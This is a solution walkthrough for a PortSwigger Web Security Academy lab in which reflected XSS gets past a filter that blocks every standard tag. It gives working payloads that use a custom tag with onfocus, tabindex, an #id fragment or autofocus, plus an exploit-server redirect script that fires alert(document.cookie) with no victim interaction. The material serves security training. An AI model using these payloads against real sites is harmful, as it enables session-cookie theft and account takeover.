| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Difficulty | Practitioner |
| Vulnerability | Reflected XSS — All Tags Blocked Except Custom |
| Injection Point | search URL parameter |
| Goal | Deliver an interaction-free XSS payload to the victim |
Lab — Reflected XSS into HTML context with all tags blocked except custom ones
Solution Walkthrough
Testing common XSS payloads — all standard tags return Tag is not allowed. Every tag from the cheat sheet is blocked.
Step 1 — Confirm custom tags are allowed
Since only known tags are blocked, trying an arbitrary custom tag:
<teto>hola</teto>
<h1>0 search results for '<teto>hola<teto>'</teto></teto></h1>

Custom tags pass through unblocked.
Step 2 — Attach an event handler to the custom tag
Using onfocus with tabindex to make the element focusable:
<teto onfocus=alert(0) tabindex=1>hola</teto>
<h1>0 search results for '<teto onfocus="alert(0)" tabindex="1">hola<teto>'</teto></teto></h1>

The event handler is reflected unencoded — clicking on or tabbing to the element triggers the alert.
Step 3 — Deliver without requiring user interaction
We need the onfocus to fire automatically. The trick is using a URL fragment (#id) — when a URL contains a fragment, the browser automatically focuses the element with that ID after page load.
Setting an id on the custom tag and navigating to #id in the URL:
<script>
location = "https://TARGET.web-security-academy.net/?search=<teto id=id onfocus=alert(document.cookie) tabindex=1>hola<teto>#id"
</script>
How this works:
- The exploit server delivers the
<script>tag to the victim's browser location = "..."redirects the victim to the target URL- The URL contains
#id— a fragment pointing to the element withid="id" - The browser loads the page and automatically scrolls to and focuses the element with that ID
- Focus fires the
onfocusevent →alert(document.cookie)executes
Storing this on the exploit server and delivering to the victim:
<script>
location = "https://TARGET.web-security-academy.net/?search=<teto id=id onfocus=alert(document.cookie) tabindex=1>hola<teto>#id"
</script>

Lab solved.
Alternative payload using autofocus:
<teto onfocus=alert(document.cookie) tabindex=1 autofocus>
autofocus is an HTML attribute that automatically focuses an element when the page loads — no #id fragment needed.